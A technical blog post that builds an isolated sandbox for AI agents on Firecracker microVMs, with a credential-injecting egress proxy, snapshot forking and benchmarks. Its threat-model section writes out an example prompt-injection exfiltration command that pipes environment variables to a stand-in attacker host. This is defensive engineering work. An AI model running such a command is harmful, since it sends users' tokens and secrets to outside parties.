
Google Described Its Agent Sandbox. I Built One with Firecracker and Measured It

On October 22 Google described Agent Compute Engine: every AI agent session gets its own microVM, which is checkpointed while the model thinks, cloned copy-on-write from warm snapshots, and given no network card. You can’t use it yet, and the post has no latency or density numbers. So I built the same pattern on Firecracker in about 2,200 lines of Go and measured it on two machines. Sixty-four idle forks of a 512 MiB VM cost about 3 MiB of host memory each. On bare metal, a snapshot restore answers in 25 ms, 26 times faster than a cold boot, and 64 forks started at once are all ready in about 150 ms. On a Mac mini under nested virtualization, twelve forks started at once never became ready at all, and that failure taught me the most.
In Google Cloud’s deep dive, each agent session gets a hardware-isolated, single-tenant microVM, and Google’s pitch is VM isolation at container speed and density. Preview is “in the coming months”. The post doesn’t give startup, resume, density or cost numbers, and it doesn’t say which hypervisor it uses.
That same day, at AGNTCon + MCPCon in San Jose, the Agentic AI Foundation took on four new projects. Two of them are execution environments: Alibaba’s OpenSandbox and OpenEnv from Meta-PyTorch and Hugging Face. It was a busy week for agent sandboxes.
I wanted to know how much of Google’s design you can build today from open parts, and what it costs. So I built four pieces on Firecracker:
- warm snapshots that many VMs share copy-on-write;
- checkpointing driven by the tool-call lifecycle;
- snapshot-and-fork for running many evaluation or RL environments;
- a guest with no NIC, whose only way out is vsock to a host proxy that holds the credentials.
The code is in the companion repo. It has an orchestrator on firecracker-go-sdk, an agent that runs inside the guest, a 230-line egress proxy, and a benchmark harness that writes CSV. Every number in this post comes from that code, run on the machines described under Results, or links to its source.
Google’s post explains what the system does far more than how. When I describe their system I say which parts Google states and which are my inference.
Threat model: why containers fall short for agents
A coding agent’s normal day is running code nobody has reviewed: code it just wrote, packages it just installed, a script it found in a README. The prompt behind that code may include instructions injected from a web page or an issue comment. So assume the workload is hostile and has root in the sandbox.
Containers share the host kernel, so isolation holds only as long as the workload can’t reach a bug in the syscall surface, the namespace code or the container runtime. Such bugs keep turning up. In CVE-2024-21626, runc leaked a host file descriptor into the container, and a crafted working directory turned that into host filesystem access. An agent with a shell and some motivation is exactly the tenant who finds the next one.
gVisor shrinks the attack surface by reimplementing syscalls in user space, and it’s a reasonable middle ground. A microVM moves the boundary instead. The guest runs its own kernel, and the host exposes only a small set of virtual devices through KVM: block or pmem, vsock, and a serial port.
That covers the kernel half of the problem. The other half is credentials. An agent that talks to GitHub or a package registry needs a token. If the token sits in an environment variable inside the sandbox, a prompt injection only needs env | curl -d @- attacker.example, and hardware isolation does nothing about that.
The four identities in Google’s design
Google’s post separates four identities:
- User identity. The human who started or owns the workflow. It authenticates the overall task, not individual agent actions.
- Delegated on-behalf-of (OBO) identity. A cryptographically scoped grant that says the user authorized the agent harness for specific work. Long-lived grants stay in a central authorization service and never reach the compute node.
- Agent Workload Identity. A short-lived, attested SPIFFE identity issued when the microVM starts. All sandbox traffic carries it and only it. Google says a stolen one can’t call backend APIs. All it does is tell the gateway which sandbox sent a packet.
- Agent Workforce Identity. Lets an agent work under its own account and resources. The post says little more about it.
The guest receives an ephemeral SPIFFE certificate and a short-lived token through a per-VM local listener. It gets no refresh tokens, no service account keys and no metadata server. The real credentials are added at the Agent Gateway, outside the VM, after it has checked the session’s mTLS identity and egress policy.
The idea I took from this is that the host decides what a sandbox’s identity is, and the guest never holds the credential that grants real access. My build keeps both properties with much simpler parts.
MicroVM building blocks
Firecracker vs. Cloud Hypervisor
Both are Rust VMMs on KVM, and both use rust-vmm crates.
Firecracker is the minimal one, built for Lambda and Fargate (NSDI ‘20 paper). Its specification commits to at most 125 ms from InstanceStart to guest /sbin/init and at most 5 MiB of VMM overhead. Both apply to a 1 vCPU, 128 MiB guest on specific bare-metal instances.
These are the Firecracker features this project depends on:
- Snapshots with a
Filememory backend. Firecracker maps the memory fileMAP_PRIVATE, so pages load on demand and guest writes become private anonymous memory (docs). vsock_overrideon snapshot load. Added in v1.16.0, it lets N restores of one snapshot each get their own socket.- virtio-pmem (docs), which the guest can mount with DAX.
- VMGenID, always on. A restored Linux 5.18+ guest reseeds its RNG.
Cloud Hypervisor has a bigger device model (virtio-fs, vhost-user, VFIO, hotplug). Its copyonwrite restore mode (docs) maps the snapshot file so that restored VMs share page-cache pages, which is the property this whole post depends on.
I picked Firecracker because its snapshot semantics are simple and well documented, and it has a Go SDK. Nothing below depends on it specifically. Google doesn’t name its hypervisor, and I’m not going to guess.
How sharing works
Google says pre-warmed snapshot images contain fully initialized binaries. On the host they’re “mapped directly into physical memory using Direct Access (DAX) and Copy-on-Write (CoW) memory clones”. DAX avoids duplicate guest page caches, so VMs share physical pages for the OS, libraries and binaries. Each agent pays only for the pages it modifies.
My read is that this describes two separate mechanisms, and both have open-source equivalents.
- Guest RAM as a copy-on-write mapping. If every VM’s memory is a
MAP_PRIVATEmapping of the same snapshot file, a page that no guest writes exists once, in the host page cache. The first write to a page gives that VM its own copy. A fork costs whatever it dirties. - Guest page cache bypassed with DAX. Without DAX, each guest reads its rootfs into its own page cache, which lives in its own RAM. With virtio-pmem and
mount -o dax, file reads go straight to the host’s mapping of the image, which Firecracker mapsMAP_SHAREDacross VMs.
The repo supports both modes: -rootfs-mode block (virtio-block) and -rootfs-mode pmem (virtio-pmem with rootflags=dax). In both, the rootfs is read-only and every VM shares one image. The guest agent mounts tmpfs on /work, /tmp and /run, so whatever an agent writes ends up in its own RAM and nowhere else.
Restore, in code
The SDK can load snapshots, but its generated API client predates vsock_override. The SDK runs setup as a chain of named handlers, so I swapped one out:
opts := []firecracker.Opt{
	firecracker.WithSnapshot(snap.MemPath, snap.StatePath),
	func(m *firecracker.Machine) {
		m.Handlers.FcInit = m.Handlers.FcInit.Swap(firecracker.Handler{
			Name: firecracker.LoadSnapshotHandlerName,
			Fn: func(ctx context.Context, m *firecracker.Machine) error {
				return apiPut(ctx, m.Cfg.SocketPath, "/snapshot/load", map[string]any{
					"snapshot_path":  snap.StatePath,
					"mem_backend":    map[string]string{"backend_type": "File", "backend_path": snap.MemPath},
					"resume_vm":      true,
					"vsock_override": map[string]string{"uds_path": v.VsockPath},
				})
			},
		})
	},
}
Without the override, every fork tries to bind the vsock socket path of the VM the snapshot was taken from. One wins and the rest fail. The jailer gets around this by giving each VM its own chroot.
The host talks to the guest with Firecracker’s vsock handshake: connect to the VM’s unix socket, send CONNECT 10000\n, read OK <port>\n, and from then on it’s a byte stream to the guest agent. I use one JSON request per connection. Firecracker closes every guest vsock connection on resume, so a long-lived control channel would break at every checkpoint.
Idle-aware checkpointing
Google says idle detection is application-aware. When the agent finishes a tool call and starts “thinking”, the sandbox reports that nothing is running. The host then checkpoints it and holds it with no active host resources until the next call.
That’s the right signal. A generic VM platform has to infer idleness from CPU graphs. An agent platform knows exactly when the sandbox is idle, because the harness dispatches every tool call and sees each one finish. In between, the model is generating tokens, often for many seconds, and the sandbox has nothing to do.
Detecting “done”
The host sees when an exec returns. It doesn’t see whether the command left something behind: npm install &, a dev server, a test watcher. So every response from the guest agent carries two counts: in_flight, the exec calls currently running, and background, the user processes outside any running exec’s process group.
Each exec gets its own process group, via Setpgid. A non-interactive shell does no job control, so cmd & stays in its parent’s group. Once the parent exits and leaves the in-flight set, whatever is still in that group counts as background.
The first real run caught a bug here. Every response said background=1, so the session could never go idle. The culprit was bpfilter_umh, a helper process that the kernel spawns with a non-empty command line, which my “skip kernel threads” check didn’t cover. Now the agent also skips children of kthreadd (PID 2).
One more Go detail: cmd & keeps the shell’s stdout pipe open, so a plain cmd.Wait() hangs until the background job ends. exec.Cmd.WaitDelay (Go 1.20+) fixes that. The call returns 200 ms after the shell exits, and the leftover process shows up in background instead.
Pause vs. hibernate
After each call, internal/idle decides what to do. If anything is in the background, it checks again every second. If not, it starts an idle timer. When the timer fires, it checks once more and then puts the VM to sleep.
There are two ways to sleep. Measured with 200 iterations each, except hibernate (10) and wake (9), on the two hosts described under Results:
| Pause | Hibernate | |
|---|---|---|
| Mechanism | PATCH /vm to Paused |
pause, full snapshot, kill the VMM |
| Held while idle | all guest memory; no CPU | a 512 MiB file on disk; no process |
| Cost to enter, p50, bare metal / nested | 0.16 ms / 0.20 ms | 880 ms / 267 ms |
| Wake to first answer, p50, bare metal / nested | 1.5 ms / 1.8 ms | 21 ms / 227 ms |
| Wake to first answer, p99, bare metal / nested | 2.5 ms / 28 ms | max 28 ms / max 257 ms |
Waking from hibernate costs about as much as a restore, because that’s what it is. Entering it is the slow direction on bare metal: the 880 ms is mostly writing 512 MiB to disk. My guess for the Mac being faster is that the Lima VM’s writes land in macOS’s file cache first; I didn’t benchmark either disk.
Google’s “zero active resources” corresponds to hibernate. I’d expect a real system to use both: pause for short gaps, hibernate for long ones, and eventually push checkpoints to object storage. That’s my guess, not something Google has said. Hibernating writes all of guest memory every time, because Firecracker’s diff snapshots are still a developer preview.
A restored guest wakes up with its clock frozen at snapshot time. My agent corrects this: every request carries the host’s timestamp, and the agent calls settimeofday if they’re more than a second apart.
This is real output from the session command. The commands were piped in on stdin, so I’ve added them after the prompts:
$ orchestrator session -idle 3s -mode hibernate
> [session] new -> running in 231.957ms
python3 -c "print(sum(range(10**6)))"
499999500000
(exit=0, guest 309ms, total 553ms, background=0)
> [session] running -> hibernated in 293.168ms
[session] hibernated -> running in 257.704ms
echo back
back
(exit=0, guest 65ms, total 343ms, background=0)
Networking with no NIC
Google says its microVMs have no virtual NIC, no default gateway and no VPC access. All traffic goes over virtio-vsock to an unprivileged proxy on the host, which forwards to a gateway. The gateway checks request scopes, enforces egress policy, and inserts the real credential as the request leaves.
Taking away the NIC removes a lot in one move. There’s no IP stack facing the network, no DNS, no metadata server and no VPC to scan. The only way out is a socket the host chose to give the guest.
Inside the guest, the agent listens on 127.0.0.1:3128 and turns each TCP connection into a vsock connection to the host. Firecracker delivers it to a unix socket named <uds_path>_<port>. Every exec gets HTTP_PROXY and HTTPS_PROXY pointing at that listener, so curl, pip and npm work unmodified.
On the host, the orchestrator binds one proxy per VM on that VM’s socket before Firecracker starts. Which socket a request arrives on is the sandbox’s identity. The guest can’t forge it, because the host decides which socket each VM’s vsock maps to. In a single-host build, that plays the role of Google’s Agent Workload Identity. It’s a weaker version, though: a file descriptor, not an attested SPIFFE identity that works across a fleet.
The policy in internal/egress/proxy.go has three cases:
- A host that isn’t on the allowlist gets a 403.
- An allowlisted host with no credential gets a CONNECT tunnel, on port 443 only.
- An allowlisted host with a credential has to be called over plain HTTP (
http://api.example.com/...). The proxy removes any auth headers the guest sent, addsAuthorization: Bearer <token>, and makes the request upstream over HTTPS.
Rewrite: func(pr *httputil.ProxyRequest) {
	pr.Out.URL.Scheme = "https"
	pr.Out.URL.Host = pr.In.URL.Hostname()
	pr.Out.Host = pr.Out.URL.Host
	pr.Out.Header.Del("Authorization")
	pr.Out.Header.Del("Proxy-Authorization")
	if tok, ok := pr.In.Context().Value(tokenKey{}).(string); ok {
		pr.Out.Header.Set("Authorization", "Bearer "+tok)
	}
},
Why plain HTTP? To add a header you have to see the request, and inside a CONNECT tunnel the proxy sees only ciphertext. The alternative is TLS interception with a CA baked into the guest image. Production gateways do that, but it means running a CA. Plain HTTP over a host-local socket gives the property that matters, that the secret never enters the guest, without one. The proxy refuses CONNECT to credentialed hosts, so a misconfigured tool fails loudly instead of quietly calling an API without credentials.
Here’s a real run with a dummy token on httpbin.org, which echoes back the headers it received (output trimmed, annotations mine):
$ DEMO_TOKEN=demo-secret-123 orchestrator session -inject httpbin.org=env:DEMO_TOKEN -allow pypi.org
> curl -s http://httpbin.org/headers
    "Authorization": "Bearer demo-secret-123",      <- added on the host
> env | grep -ciE "token|secret|auth"
0                                                     <- nothing in the guest
> curl -s -o /dev/null -w %{http_code} https://example.com
000                                                   <- CONNECT refused: not allowlisted
> curl -s -o /dev/null -w %{http_code} https://pypi.org/simple/
200                                                   <- opaque tunnel, no credential
Tokens are cached for a short TTL. If one leaks from the proxy, it’s useful for minutes. A guest that’s fully compromised can still use the proxy to make allowlisted calls while the session lives. What it can’t do is take the token with it, or leave it in shell history or a crash dump.
What Google has and this build doesn’t: a gateway on separate machines, mTLS from the host proxy to that gateway, scope checks against the user’s delegation, and one central place to revoke access. My proxy is the gateway, and it runs on the same host as the VMs.
Snapshot-fork for evals and RL
Google says you can snapshot an environment once and fork it into thousands of memory-deduplicated copies, instead of rebuilding it for every rollout.
Setup (booting, installing dependencies, cloning the repo, warming caches) often takes longer than a single rollout. If every rollout starts from a snapshot taken after setup, you pay for setup once. With copy-on-write memory, you also pay for its RAM once.
A fork is just N restores of the same snapshot. Real output:
$ orchestrator template -warm "python3 -c 'import json, ssl, sqlite3, http.client'"
cold boot to agent ready: 1.109877s
warm-up exit=0 in 1050ms
snapshot written in 264ms: snapshots/warm (512 MiB)

$ orchestrator fork -n 4
4 forks ready+ran in 2.016s
fork-000  ready=911.195ms  sandbox 920664d1326cce3b
fork-001  ready=967.303ms  sandbox 26253f0336d55aff
fork-002  ready=928.073ms  sandbox 79793cce26cfeedc
fork-003  ready=920.486ms  sandbox 648f67c99c0d6cfc
That run was on the Mac, under nested virtualization. On bare metal, four forks started at once are each ready in about 23 ms.
The hex string is 8 bytes from each fork’s /dev/urandom, and all four differ. That’s VMGenID at work: on resume, Firecracker changes the generation ID and the Linux guest reseeds its RNG. Userspace gets no such signal. A Python process that was already running in the template with a seeded random produces the same sequence in every fork. Imagine 16 “independent” RL rollouts all sampling the same actions. Reseed after forking. And remember that any secret in the template is in every fork too.
Compared with OpenSandbox and OpenEnv
OpenSandbox covers more of this ground than I expected. It has:
- SDKs in five languages, Docker locally and Kubernetes in a cluster;
- per-sandbox egress policy and a credential vault that injects secrets into outbound calls, the same property as my proxy;
- a Firecracker runtime with pause/resume. Its README reports 64 ms p50 for serial creation and 125.4 ms p99 with 10 concurrent creations.
Sandboxes start from container images, and the README doesn’t describe forking from a snapshot.
OpenEnv, from Meta-PyTorch and Hugging Face, sits one layer up. It defines an environment interface (reset(), step(), close(), plus MCP and Gym according to the AAIF announcement) and packages environments as containers. Running more in parallel means running more containers.
| Isolation | Start state | Running N in parallel | Credentials | |
|---|---|---|---|---|
| OpenEnv | whatever runs the container | reset() on a container |
N containers | up to the environment |
| OpenSandbox | container or Firecracker | container image | pools, batch create | credential vault |
| This repo | microVM | memory snapshot after setup | N copy-on-write restores | host proxy |
My view, for what it’s worth: snapshot-fork earns its keep with mid-episode branching. reset() takes you back to the image. A memory snapshot can take you back to step 37 of a trajectory, with the interpreter state, open files and the half-built project intact, and from there you can try 16 different next actions. Google’s post talks about “rewind” and “fork”. An OpenEnv environment backed by a runtime like this would get both for free.
Results and limits
Where I measured, and why that matters
I ran the same suite (scripts/run-bench.sh, identical flags) on two machines:
- Bare metal: a desktop with an Intel Core i7-6700K (Skylake, 4 cores / 8 threads), 47 GiB of RAM and host kernel 6.14. Raw data:
results/i7-6700k-bare-metal/. - Nested: my Mac mini (Apple M4, 24 GB, macOS 26.5), with Firecracker inside a Lima VM (Ubuntu 24.04, host kernel 6.8, 6 vCPUs, 13.6 GiB) through the nested virtualization Apple has exposed since M3 and macOS 15. Raw data:
results/m4-lima-nested/.
Both used Firecracker v1.17.0, Firecracker’s CI 6.1 guest kernel and an Ubuntu 24.04 rootfs with curl and python3. Neither host kernel is one Firecracker officially supports (5.10, 6.1 and 6.18). Each guest had 1 vCPU and 512 MiB, and every template was warmed with python3 -c 'import json, ssl, sqlite3, http.client'.
Each latency runs from the start of the operation, including spawning the Firecracker process, until the guest agent answers a ping over vsock: the moment a harness could send a tool call. Firecracker’s 125 ms spec number stops much earlier, at /sbin/init.
Treat the nested numbers as upper bounds. Every page fault and TLB miss in the guest goes through two hypervisors. The CPUs differ too, but for restore and fork scaling the gaps are ten times or more, far beyond what a CPU difference explains. For cold boot (1.7 times) they aren’t.
Latency
200 samples per row unless noted; percentiles are nearest-rank. Block rootfs unless noted.
| Operation | Bare metal p50 | p99 | VMM part | Nested p50 | p99 | VMM part |
|---|---|---|---|---|---|---|
| Cold boot | 642 ms | 686 ms | 24.4 ms | 1,064 ms | 1,131 ms | 16.1 ms |
| Restore | 24.5 ms | 55.1 ms | 13.8 ms | 247 ms | 266 ms | 12.7 ms |
| Restore, page cache dropped | 66.2 ms | 102 ms | 17.4 ms | 263 ms | 287 ms | 15.0 ms |
| Resume from pause | 1.5 ms | 2.5 ms | — | 1.8 ms | 28.4 ms | — |
| Wake from hibernate (9 samples) | 21.0 ms | max 28.2 ms | 13.1 ms | 227 ms | max 257 ms | 12.7 ms |
“VMM part” is the time until the SDK call returns: the process is up, the API calls are done, and the VM is booted, or loaded and resumed. Everything after that happens inside the guest.

On bare metal, a restore is ready in 24.5 ms at p50, 26 times faster than a cold boot. On the Mac it was only 4.3 times faster, and splitting each operation into Firecracker’s part and the guest’s part shows why:

Firecracker’s own part of a restore is the same on both machines, about 13 ms. The guest’s part is what changed: 234 ms under nesting (95% of the restore), 10.7 ms on bare metal. My reading is that after a restore the guest faults its working set in from the memory file, and under nested virtualization each of those faults is very expensive. A probe on the Mac pointed the same way: the first command after a restore took 159 ms inside the guest, the next ones 2–10 ms. Cold boot, which is mostly CPU work rather than faults, gained only 1.7 times.
Dropping the page cache costs something real on bare metal. Restore goes from 24.5 to 66 ms, because the pages the guest touches now come from the local disk. Snapshots that live on network storage would cost more (see production). On the Mac this row means little, because drop_caches doesn’t empty macOS’s cache of the Lima disk image.
Memory per VM
| Configuration | Host | RSS | PSS | Private | MemAvailable drop |
|---|---|---|---|---|---|
| One cold-booted VM | bare metal | 54.0 MiB | 54.0 MiB | 54.0 MiB | — |
| nested | 44.3 MiB | 44.3 MiB | 44.3 MiB | — | |
| One restored VM | bare metal | 20.9 MiB | 20.8 MiB | 20.8 MiB | — |
| nested | 19.6 MiB | 19.5 MiB | 19.5 MiB | — | |
| 64 forks, block | bare metal | 21.5 MiB | 2.6 MiB | 2.3 MiB | 2.9 MiB |
| nested | 21.5 MiB | 2.6 MiB | 2.3 MiB | 2.4 MiB | |
| 64 forks, pmem + DAX | nested | 21.7 MiB | 2.8 MiB | 2.5 MiB | 2.8 MiB |
| 16 forks after each wrote 64 MiB | bare metal | 100 MiB | 74 MiB | 72 MiB | 45 MiB (noisy) |
| nested | 98 MiB | 72 MiB | 70 MiB | 65 MiB |
Every value is per VM: RSS, PSS and private from each Firecracker process’s smaps_rollup, averaged, and the host’s MemAvailable drop divided by N. Memory was read 2 s after every VM in the batch was ready. The 64-fork rows are 3 batches each (192 VMs), with at most 8 VMs starting at once.
